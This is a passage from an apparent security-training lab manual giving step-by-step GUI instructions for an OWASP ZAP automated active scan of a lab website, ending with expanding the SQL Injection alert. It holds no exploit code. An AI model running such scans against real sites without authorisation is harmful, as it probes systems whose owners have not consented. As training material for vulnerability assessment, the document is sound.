
   Note: If a **Manage Add-ons** window appears, close it.

4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.


   Note: If OWASP ZAP alert pop-up appears, click **OK** in all the pop-ups.



5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.




6. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.




7. After the scan completes, **Alerts** tab appears, as shown in the screenshot.
8. You can observe the vulnerabilities found on the website under the **Alerts** tab.

   Note: The discovered vulnerabilities might differ when you perform this task.



9. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.

